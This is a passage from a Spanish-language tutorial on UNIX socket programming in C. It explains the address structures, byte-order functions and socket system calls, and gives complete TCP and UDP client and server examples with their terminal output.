datagramas, donde no se asegura una calidad perfecta, pero la imagen llegará sin grandes saltos y sin demoras por retransmisiones de datos imperfectos o en desorden.

1.5.7.3 Tipos de datos

Es muy importante conocer las estructuras de datos necesarias a la hora de programar aplicaciones en red. Quizá al principio pueda parecer un tanto caótica la definición de estas estructuras, es fácil pensar en implementaciones más eficientes y más

sencillas de comprender, pero debemos darnos cuenta de que la mayoría de estas estructuras son modificaciones de otras existentes, más generales y, sobre todo, que se han convertido en un estándar en la programación en C para UNIX. Por lo tanto, no nos queda más remedio que tratar con ellas.

La siguiente estructura es una struct derivada del tipo `sockaddr`, pero específica para Internet:

```
struct sockaddr_in {
    short int sin_family; // = AF_INET
    unsigned short int sin_port;
    struct in_addr sin_addr;
    unsigned char sin_zero[8];
}
```

A simple vista parece monstruosamente fea. Necesitábamos una estructura que almacenase una dirección IP y un puerto, ¿y alguien diseñó eso? ¿En qué estaba pensando? No desesperemos, ya hemos dicho que esto viene de más atrás. Comentemos poco a poco la estructura:

- `sin_family`: es un entero corto que indica la “familia de direcciones”, en nuestro caso siempre tendrá el valor “`AF_INET`”.
- `sin_port`: entero corto sin signo que indica el número de puerto.
- `sin_addr`: estructura de tipo `in_addr` que indica la dirección IP.
- `sin_zero`: array de 8 bytes rellenados a cero. Simplemente tiene sentido para que el tamaño de esta estructura coincida con el de `sockaddr`.

La estructura `in_addr` utilizada en `sin_addr` tiene la siguiente definición:

```
struct in_addr {
    unsigned long s_addr;
}
```

Es decir, un entero largo sin signo.

Además de utilizar las estructuras necesarias, también deberemos emplear los formatos necesarios. En comunicaciones telemáticas entran en juego ordenadores de muy diversas naturalezas, con representaciones diferentes de los datos en memoria. La familia de microprocesadores x86, por ejemplo, guarda los valores numéricos en memoria utilizando la representación “Little-Endian”, es decir, para guardar “12345678”, se almacena así: “78563412”, es decir, el byte de menos peso (“78”) al principio, luego el siguiente (“56”), el siguiente (“34”) y por último, el byte de más peso (“12”). La representación “Big-Endian”, empleada por los microprocesadores Motorola, por ejemplo, guardaría “12345678” así: “12345678”. Si dos ordenadores de estas características compartieran información sin ser unificada, el resultado sería ininteligible para ambas partes. Por ello disponemos de un conjunto de funciones que traducen de el formato local (“host”) al formato de la red (“network”) y viceversa:

```
uint32_t htonl(uint32_t hostlong);
uint16_t htons(uint16_t hostshort);
uint32_t ntohl(uint32_t netlong);
```

```
uint16_t ntohs(uint16_t netshort);
}
```

Quizá parezca complicado, pero sus nombres son muy representativos: “h” significa “host” y “n” significa “network”. Las funciones que acaban en “l” son para enteros largos (“long int”, como los usados en las direcciones IP) y las que acaban en “s” son para enteros cortos (“short int”, como los usados al especificar un número de puerto). Por lo tanto para indicar un número de puerto, por ejemplo, podríamos hacerlo así:

```
sin_port = htons( 80 );
```

Es decir, convertimos “80” del formato de nuestro host, al formato de red (“h” to “n”), y como es un “short” usamos htons().

Ya para terminar con los formatos veremos dos funciones más. Normalmente la gente no utiliza enteros largos para representar sus direcciones IP, sino que usan la notación decimal, por ejemplo: 213.96.147.10. Pero como ya hemos visto, in_addr necesita un entero largo para representar la dirección IP. Para poder pasar de una notación a otra tenemos dos funciones a nuestra disposición:

```
int inet_aton(const char *cp, struct in_addr *inp);
char *inet_ntoa(struct in_addr in);
```

Los nombres de las funciones también ayudan: inet_aton() traduce de un array (“a”) de chars, es decir, un string, a una dirección de red (“n”, de “network”), mientras que inet_ntoa() traduce de una dirección de red (“n”) a un array de chars (“a”). Veamos un ejemplo de su uso:

```
struct in_addr mi_addr;

inet_aton( "10.11.114.20", &(mi_addr) );

printf( "Direccion IP: %s\n", inet_ntoa( mi_addr ) );
```

Para terminar este apartado, vamos a ver cómo rellenar una estructura sockaddr_in desde el principio. Imaginemos que queremos preparar la estructura “mi_estructura” para conectarnos al puerto 80 del host “213.96.147.10”. Deberíamos hacer lo siguiente:

```
struct sockaddr_in mi_estructura;

mi_estructura.sin_family = AF_INET;
mi_estructura.sin_port = htons( 80 );
inet_aton( "213.96.147.10", &(mi_estructura.sin_addr) );
memset( &(mi_estructura.sin_zero), '\0', 8 );
```

Como ya sabemos, “sin_family” siempre va a ser “AF_INET”. Para definir “sin_port”, utilizamos htons() con el objeto de poner el puerto en formato de red. La dirección IP la definimos desde el formato decimal a la estructura “sin_addr” con la función inet_aton(), como sabemos. Y por último necesitamos 8 bytes a 0 (“\0”) en “sin_zero”, cosa que conseguimos utilizando la función memset(). Realmente podría copiarse este fragmento de código y utilizarlo siempre así sin variación:

```
#define PUERTO 80
#define DIRECCION "213.96.147.10"

struct sockaddr_in mi_estructura;

mi_estructura.sin_family = AF_INET;
mi_estructura.sin_port = htons( PUERTO );
inet_aton( DIRECCION, &(mi_estructura.sin_addr) );
memset( &(mi_estructura.sin_zero), '\0', 8 );
```

1.5.7.4 Funciones necesarias

Una vez conocidos los tipos de datos que emplearemos a la hora de programar nuestras aplicaciones de red, es hora de ver las llamadas que nos proporcionarán la creación de conexiones, envío y recepción de datos, etc.

Lo primero que debemos obtener a la hora de programar una aplicación de red es un socket. Ya hemos explicado que un socket es un conector o enchufe para poder realizar intercomunicaciones entre procesos, y sirve tanto para crear un programa que pone un puerto a la escucha, como para conectarse a un determinado puerto. Un socket es un fichero, como todo en UNIX, por lo que la llamada a la función `socket()` creará el socket y nos devolverá un descriptor de fichero:

```
int socket(int domain, int type, int protocol);
```

De los tres parámetros que recibe, sólo nos interesa fijar uno de ellos: “type”. Debemos decidir si queremos que sea un socket de flujo (“SOCK_STREAM”) o un socket de datagramas (“SOCK_DGRAM”). El resto de parámetros se pueden fijar a “AF_INET” para el dominio de direcciones, y a “0”, para el protocolo (de esta manera se selecciona el protocolo automáticamente):

```
mi_socket = socket( AF_INET, SOCK_DGRAM, 0 );
```

Ya sabemos crear sockets, utilicémoslos para conectarnos a un servidor remoto. Para conectarnos a otro ordenador deberemos utilizar la función `connect()`, que recibe tres parámetros:

```
int connect(int sockfd, const struct sockaddr *serv_addr, socklen_t
addrlen);
```

El primero de ellos es el socket (“sockfd”) que acabamos de crear, el segundo es un puntero a una estructura de tipo `sockaddr` (“serv_addr”) recientemente explicada (recordemos que `sockaddr_in` era una estructura `sockaddr` especialmente diseñada para protocolos de Internet, así que nos sirve aquí), y por último es preciso indicar el tamaño de dicha estructura (“addrlen”). Veamos un fragmento de código que ponga todo esto en juego:

```
#define PUERTO 80
#define DIRECCION "213.96.147.10"
```



```

int mi_socket, tam;
struct sockaddr_in mi_estructura;

mi_estructura.sin_family = AF_INET;
mi_estructura.sin_port = htons( PUERTO );
inet_aton( DIRECCION, &(mi_estructura.sin_addr) );
memset( &(mi_estructura.sin_zero), '\0', 8 );

mi_socket = socket( AF_INET, SOCK_STREAM, 0 );

tam = sizeof( struct sockaddr );

connect( mi_socket, (struct sockaddr *)&mi_estructura, tam );

```

Como vemos, lo único que hemos hecho es juntar las pocas cosas vistas hasta ahora. Con ello ya conseguimos establecer una conexión remota con el servidor especificado en las constantes DIRECCION y PUERTO. Sería conveniente comprobar todos los errores posibles que podría provocar este código, como que connect() no logre conectar con el host remoto, que la creación del socket falle, etc.

Para poder enviar y recibir datos existen varias funciones. Ya avanzamos anteriormente que un socket es un descriptor de fichero, así que en teoría sería posible escribir con write() y leer con read(), pero hay funciones mucho más cómodas para hacer esto. Dependiendo si el socket que utilicemos es de tipo socket de flujo o socket de datagramas emplearemos unas funciones u otras:

- Para sockets de flujo: send() y recv().
- Para sockets de datagramas: sendto() y recvfrom().

Los prototipos de estas funciones son los siguientes:

```

int send(int s, const void *msg, size_t len, int flags);

int sendto(int s, const void *msg, size_t len, int flags, const struct
sockaddr *to, socklen_t tolen);

int recv(int s, void *buf, size_t len, int flags);

int recvfrom(int s, void *buf, size_t len, int flags, struct sockaddr
*from, socklen_t *fromlen);

```

El parámetro “s” es el socket que emplearemos. Tanto “msg” como “buf” son los buffers que utilizaremos para almacenar el mensaje que queremos enviar o recibir. Posteriormente tenemos que indicar el tamaño de ese buffer, con “len”. En el campo “flags” se pueden indicar varias opciones juntándolas mediante el operador OR, pero funcionará perfectamente si ponemos un 0 (significa no elegir ninguna de esas opciones múltiples). Las funciones para sockets de datagramas incluyen además el puntero a la estructura sockaddr y un puntero a su tamaño, tal y como ocurría con connect(). Esto es así porque una conexión mediante este tipo de socket no requiere hacer un connect() previo, por lo que es necesario indicar la dirección IP y el número de puerto para enviar o recibir los datos. Veamos unos fragmentos de código de ejemplo:

```

char buf_envio[] = "Hola mundo telematico!\r\n";
char buf_recepcion[255];
int tam, numbytes;

    // aquí creamos el socket mi_socket y
    // la estructura mi_estructura, como hemos hecho antes

    tam = sizeof( struct sockaddr );

connect( mi_socket, (struct sockaddr *)&mi_estructura, tam );

    numbytes = send( mi_socket, buf_envio, strlen( buf_envio ), 0 );
printf( "%d bytes enviados\n", numbytes );

    numbytes = recv( mi_socket, buf_recepcion, 255-1, 0 );
printf( "%d bytes recibidos\n", numbytes );

```

Creamos dos buffers, uno para contener el mensaje que queremos enviar, y otro para guardar el mensaje que hemos recibido (de 255 bytes). En la variable "numbytes" guardamos el número de bytes que se han enviado o recibido por el socket. A pesar de que en la llamada a `recv()` pidamos recibir 254 bytes (el tamaño del buffer menos un byte, para indicar con un "\0" el fin del string), es posible que recibamos menos, por lo que es muy recomendable guardar el número de bytes en dicha variable. El siguiente código es similar pero para sockets de datagramas:

```

char buf_envio[] = "Hola mundo telematico!\r\n";
char buf_recepcion[255];
int tam, numbytes;

    // aquí creamos el socket mi_socket y
    // la estructura mi_estructura, como hemos hecho antes

    tam = sizeof( struct sockaddr );

// no es preciso hacer connect()

    numbytes = sendto( mi_socket, buf_envio, strlen( buf_envio ), 0,
                      (struct sockaddr *)&mi_estructura, tam );
printf( "%d bytes enviados\n", numbytes );

    numbytes = recvfrom( mi_socket, buf_recepcion, 255-1, 0,
                        (struct sockaddr *)&mi_estructura, &tam );
printf( "%d bytes recibidos\n", numbytes );

```

Las diferencias con el código anterior son bastante fáciles de ver: no hay necesidad de hacer `connect()`, porque la dirección y puerto los incluimos en la llamada a `sendto()` y `recvfrom()`. El puntero a la estructura "mi_estructura" tiene que ser de tipo "sockaddr", así que hacemos un *cast*, y el tamaño tiene que indicarse en `recvfrom()` como un puntero al entero que contiene el tamaño, así que referenciamos la variable "tam".

Con todo lo visto hasta ahora ya sabemos hacer clientes de red, que se conecten a hosts remotos tanto mediante protocolos orientados a la conexión, como telnet o http, como mediante protocolos no orientados a la conexión, como tftp o dhcp. El proceso

para crear aplicaciones que escuchen un puerto y acepten conexiones requiere comprender el uso de unas cuantas funciones más.

Para crear un servidor de sockets de flujo es necesario realizar una serie de pasos:

1. Crear un socket para aceptar las conexiones, mediante `socket()`.
2. Asociar ese socket a un puerto local, mediante `bind()`.
3. Poner dicho puerto a la escucha, mediante `listen()`.
4. Aceptar las conexiones de los clientes, mediante `accept()`.
5. Procesar dichas conexiones.

La llamada a `bind()` asocia el socket que acabamos de crear con un puerto local. Cuando un paquete de red llegue a nuestro ordenador, el núcleo del Sistema Operativo verá a qué puerto se dirige y utilizará el socket asociado para encaminar los datos. La llamada a `bind()` tiene unos parámetros muy poco sorprendentes:

```
int bind(int sockfd, struct sockaddr *my_addr, socklen_t addrlen);
```

Es decir, el socket, la estructura que indica la dirección IP y el puerto, y el tamaño de dicha estructura. Un ejemplo del uso de `bind()`:

```
#define PUERTO 80
#define DIRECCION "213.96.147.10"

int mi_socket, tam;
struct sockaddr_in mi_estructura;

mi_estructura.sin_family = AF_INET;
mi_estructura.sin_port = htons( PUERTO );
inet_aton( DIRECCION, &(mi_estructura.sin_addr) );
memset( &(mi_estructura.sin_zero), '\0', 8 );

mi_socket = socket( AF_INET, SOCK_STREAM, 0 );

tam = sizeof( struct sockaddr );

bind( mi_socket, (struct sockaddr *)&mi_estructura, tam );
```

Si quisiéramos poner a la escucha nuestra propia dirección, sin tener que saber cuál es en concreto, podríamos haber empleado `INADDR_ANY`, y si el puerto que ponemos a la escucha nos da igual, podríamos haber puesto el número de puerto `0`, para que el propio kernel decida cuál darnos:

```
mi_estructura.sin_family = AF_INET;
mi_estructura.sin_port = 0;
mi_estructura.sin_addr.s_addr = INADDR_ANY;
memset( &(mi_estructura.sin_zero), '\0', 8 );
```

Esta es la única llamada que se requiere para crear un servidor de sockets de datagramas, ya que no están orientados a la conexión. Para crear servidores de sockets de flujo, una vez hayamos asociado el socket al puerto con `bind()`, deberemos ponerlo a la escucha de peticiones mediante la función `listen()`. Esta función recibe sólo dos parámetros:

```
int listen(int s, int backlog);
```

El primero de ellos es el socket, y el segundo es el número máximo de conexiones a la espera que puede contener la cola de peticiones. Después de poner el puerto a la escucha, aceptamos conexiones pendientes mediante la llamada a la función `accept()`. Esta función saca de la cola de peticiones una conexión y crea un nuevo socket para tratarla. Recordemos qué sucede cuando llamamos al número de información de Telefónica: marcamos el número (`connect()`) y como hay alguien atento a coger el teléfono (`listen()`), se acepta nuestra llamada que pasa a la espera (en función del backlog de `listen()` puede que nos informen de que todas las líneas están ocupadas). Después de tener que escuchar una horrible sintonía, se nos asigna un telefonista (`accept()`) que atenderá nuestra llamada. Cuando se nos ha asignado ese telefonista, en realidad estamos hablando ya por otra línea, porque cualquier otra persona puede llamar al número de información de Telefónica y la llamada no daría la señal de comunicando. Nuestro servidor puede aceptar varias peticiones (tantas como indiquemos en el backlog de `listen()`) y luego cuando aceptemos cada una de ellas, se creará una línea dedicada para esa petición (un nuevo socket por el que hablar). Veamos un ejemplo con todo esto:

```
#define PUERTO 80

int mi_socket, nuevo, tam;
struct sockaddr_in mi_estructura;

mi_estructura.sin_family = AF_INET;
mi_estructura.sin_port = htons( PUERTO );
mi_estructura.sin_addr.s_addr = INADDR_ANY;
memset( &(mi_estructura.sin_zero), '\0', 8 );

mi_socket = socket( AF_INET, SOCK_STREAM, 0 );

tam = sizeof( struct sockaddr );

bind( mi_socket, (struct sockaddr *)&mi_estructura, tam );

listen( mi_socket, 5 );

while( 1 ) // bucle infinito para tratar conexiones
{
    nuevo = accept( mi_socket, (struct sockaddr *)&mi_estructura,
                  &tam );
    if( fork() == 0 )
    { // hijo
        close( mi_socket ); // El proceso hijo no lo necesita
        send( nuevo, "200 Bienvenido\n", 15, 0 );
        close( nuevo );
        exit( 0 );
    } else { // padre
        close( nuevo ); // El proceso padre no lo necesita
    }
}
```

Lo más extraño de este ejemplo puede ser el bucle “while”, todo lo demás es exactamente igual que en anteriores ejemplos. Veamos ese bucle: lo primero de todo es aceptar una conexión de las que estén pendientes en el backlog de conexiones. La llamada a `accept()` nos devolverá el nuevo socket creado para atender dicha petición. Creamos un proceso hijo que se encargue de gestionar esa petición mediante `fork()`. Dentro del hijo cerramos el socket inicial, ya que no lo necesitamos, y enviamos “200 Bienvenido\n” por el socket nuevo. Cuando hayamos terminado de atender al cliente, cerramos el socket con `close()` y salimos. En el proceso padre cerramos el socket “nuevo”, ya que no lo utilizaremos desde este proceso. Este bucle se ejecuta indefinidamente, ya que nuestro servidor deberá atender las peticiones de conexión indefinidamente.

Ya hemos visto cómo cerrar un socket, utilizando la llamada estándar `close()`, como con cualquier fichero. Esta función cierra el descriptor de fichero del socket, liberando el socket y denegando cualquier envío o recepción a través del mismo. Si quisiéramos tener más control sobre el cierre del socket podríamos usar la función `shutdown()`:

```
int shutdown(int s, int how);
```

En el parámetro “how” indicamos cómo queremos cerrar el socket:

- 0: No se permite recibir más datos.
- 1: No se permite enviar más datos.
- 2: No se permite enviar ni recibir más datos (lo mismo que `close()`).

Esta función no cierra realmente el descriptor de fichero del socket, sino que modifica sus condiciones de uso, es decir, no libera el recurso. Para liberar el socket después de usarlo, deberemos usar siempre `close()`.

1.5.7.5 Ejemplos con sockets de tipo stream

Servidor

He aquí el código de ejemplo de un servidor sencillo TCP:

```
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>

int main( int argc, char *argv[] )
{
    int mi_socket, nuevo, tam;
    struct sockaddr_in mi_estructura;

    mi_estructura.sin_family = AF_INET;
    mi_estructura.sin_port = 0;
    mi_estructura.sin_addr.s_addr = INADDR_ANY;
    memset( &(mi_estructura.sin_zero), '\0', 8 );
```

```

mi_socket = socket( AF_INET, SOCK_STREAM, 0 );

tam = sizeof( struct sockaddr );

bind( mi_socket, (struct sockaddr *)&mi_estructura, tam );

listen( mi_socket, 5 );

while( 1 ) // bucle infinito para tratar conexiones
{
    nuevo = accept( mi_socket,
                    (struct sockaddr *)&mi_estructura, &tam);
    if( fork() == 0 )
    { // hijo
        close( mi_socket ); // El proceso hijo no lo necesita
        send( nuevo, "200 Bienvenido\n", 15, 0 );
        close( nuevo );
        exit( 0 );
    } else { // padre
        close( nuevo ); // El proceso padre no lo necesita
    }
}

return 0;
}

```

Un ejemplo de su ejecución:

```

txipi@neon:~$ gcc servertcp.c -o servertcp
txipi@neon:~$ ./servertcp &
[1] 419
txipi@neon:~$ netstat -pta
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address   State
PID/Program name

tcp        0      0 0 *:www           *:*               LISTEN
-
tcp        0      0 0 *:46101         *:*               LISTEN
419/servertcp

txipi@neon:~$ telnet localhost 46101
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
200 Bienvenido
Connection closed by foreign host.

```

Al haber indicado como número de puerto el 0, ha elegido un número de puerto aleatorio de entre los posibles (de 1024 a 65535, ya que sólo root puede hacer bind() sobre los puertos “bajos”, del 1 al 1024).

Cliente

He aquí el código de ejemplo de un simple cliente TCP:

```
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>

#define SIZE 255

int main(int argc, char *argv[])
{
    int mi_socket, tam, numbytes;
    char buffer[SIZE];
    struct sockaddr_in mi_estructura;

    if( argc != 3 )
    {
        printf( "error: modo de empleo: clienttcp ip puerto\n" );
        exit( -1 );
    }

    mi_estructura.sin_family = AF_INET;
    mi_estructura.sin_port = htons( atoi( argv[2] ) );
    inet_aton( argv[1], &(mi_estructura.sin_addr) );
    memset( &(mi_estructura.sin_zero), '\0', 8 );

    mi_socket = socket( AF_INET, SOCK_STREAM, 0 );
    tam = sizeof( struct sockaddr );
    connect( mi_socket, (struct sockaddr *)&mi_estructura, tam );

    numbytes = recv( mi_socket, buffer, SIZE-1, 0 );
    buffer[numbytes] = '\0';
    printf( "%d bytes recibidos\n", numbytes );
    printf( "recibido: %s\n", buffer );

    close( mi_socket );

    return 0;
}
```

Veámoslo en funcionamiento:

```
txipi@neon:~/programacion$ gcc clienttcp.c -o clienttcp
txipi@neon:~/programacion$ ./clienttcp 127.0.0.1 46105
15 bytes recibidos
recibido: 200 Bienvenido
```

1.5.7.6 Ejemplos con sockets de tipo datagrama

Servidor

He aquí el código de ejemplo de un servidor sencillo UDP:

```
#include <unistd.h>
#include <netinet/in.h>
```

```

#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>

#define PUERTO 5000
#define SIZE 255

int main(int argc, char *argv[])
{
    int mi_socket, tam, numbytes;
    char buffer[SIZE];
    struct sockaddr_in mi_estructura;

    mi_estructura.sin_family = AF_INET;
    mi_estructura.sin_port = htons( PUERTO );
    mi_estructura.sin_addr.s_addr = INADDR_ANY;
    memset( &(mi_estructura.sin_zero), '\0', 8);

    mi_socket = socket( AF_INET, SOCK_DGRAM, 0);
    tam = sizeof( struct sockaddr );
    bind( mi_socket, (struct sockaddr *)&mi_estructura, tam );

    while( 1 ) // bucle infinito para tratar conexiones
    {
        numbytes = recvfrom( mi_socket, buffer, SIZE-1, 0, (struct sockaddr
*)&mi_estructura, &tam );
        buffer[numbytes] = '\0';
        printf( "serverudp: %d bytes recibidos\n", numbytes );
        printf( "serverudp: recibido: %s\n", buffer );
    }

    close( mi_socket );

    return 0;
}

```

El puerto a la escucha se define con la constante PUERTO, en este caso tiene el valor 5000. Con “netstat -upa” podemos ver que realmente está a la escucha:

```

txipi@neon:~$ netstat -upa
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address   State
PID/Program name
udp        0      0 *:talk          *:                -
udp        0      0 *:ntalk         *:                -
udp        0      0 *:5000          *:                728/serverudp

```

Cliente

He aquí el código de ejemplo de un simple cliente UDP:

```

#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>

```



```

#define SIZE 255

int main(int argc, char *argv[])
{
    int mi_socket, tam, numbytes;
    char buffer[SIZE];
    struct sockaddr_in mi_estructura;

    if( argc != 3 )
    {
        printf( "error: modo de empleo: clienttcp ip puerto\n" );
        exit( -1 );
    }

    mi_estructura.sin_family = AF_INET;
    mi_estructura.sin_port = htons( atoi( argv[2] ) );
    inet_aton( argv[1], &(mi_estructura.sin_addr) );
    memset( &(mi_estructura.sin_zero), '\0', 8 );

    mi_socket = socket( AF_INET, SOCK_DGRAM, 0 );

    tam = sizeof( struct sockaddr );

    strcpy( buffer, "Hola mundo telematico!\n" );
    numbytes = sendto( mi_socket, buffer, strlen(buffer), 0, (struct sockaddr
*)&mi_estructura, tam );
    printf( "clientudp: %d bytes enviados\n", numbytes );
    printf( "clientudp: enviado: %s\n", buffer );

    strcpy( buffer, "Este es otro paquete.\n" );
    numbytes = sendto( mi_socket, buffer, strlen(buffer), 0, (struct sockaddr
*)&mi_estructura, tam );
    printf( "clientudp: %d bytes enviados\n", numbytes );
    printf( "clientudp: enviado: %s\n", buffer );

    close( mi_socket );

    return 0;
}

```

Veámoslo en funcionamiento:

```

txipi@neon:~$ gcc clientudp.c -o clientudp
txipi@neon:~$ ./clientudp 127.0.0.1 5000
clientudp: 23 bytes enviados
clientudp: enviado: Hola mundo telematico!

```

```

clientudp: 22 bytes enviados
clientudp: enviado: Este es otro paquete.

```

```

serverudp: 23 bytes recibidos
serverudp: recibido: Hola mundo telematico!

```

```

serverudp: 22 bytes recibidos
serverudp: recibido: Este es otro paquete.

```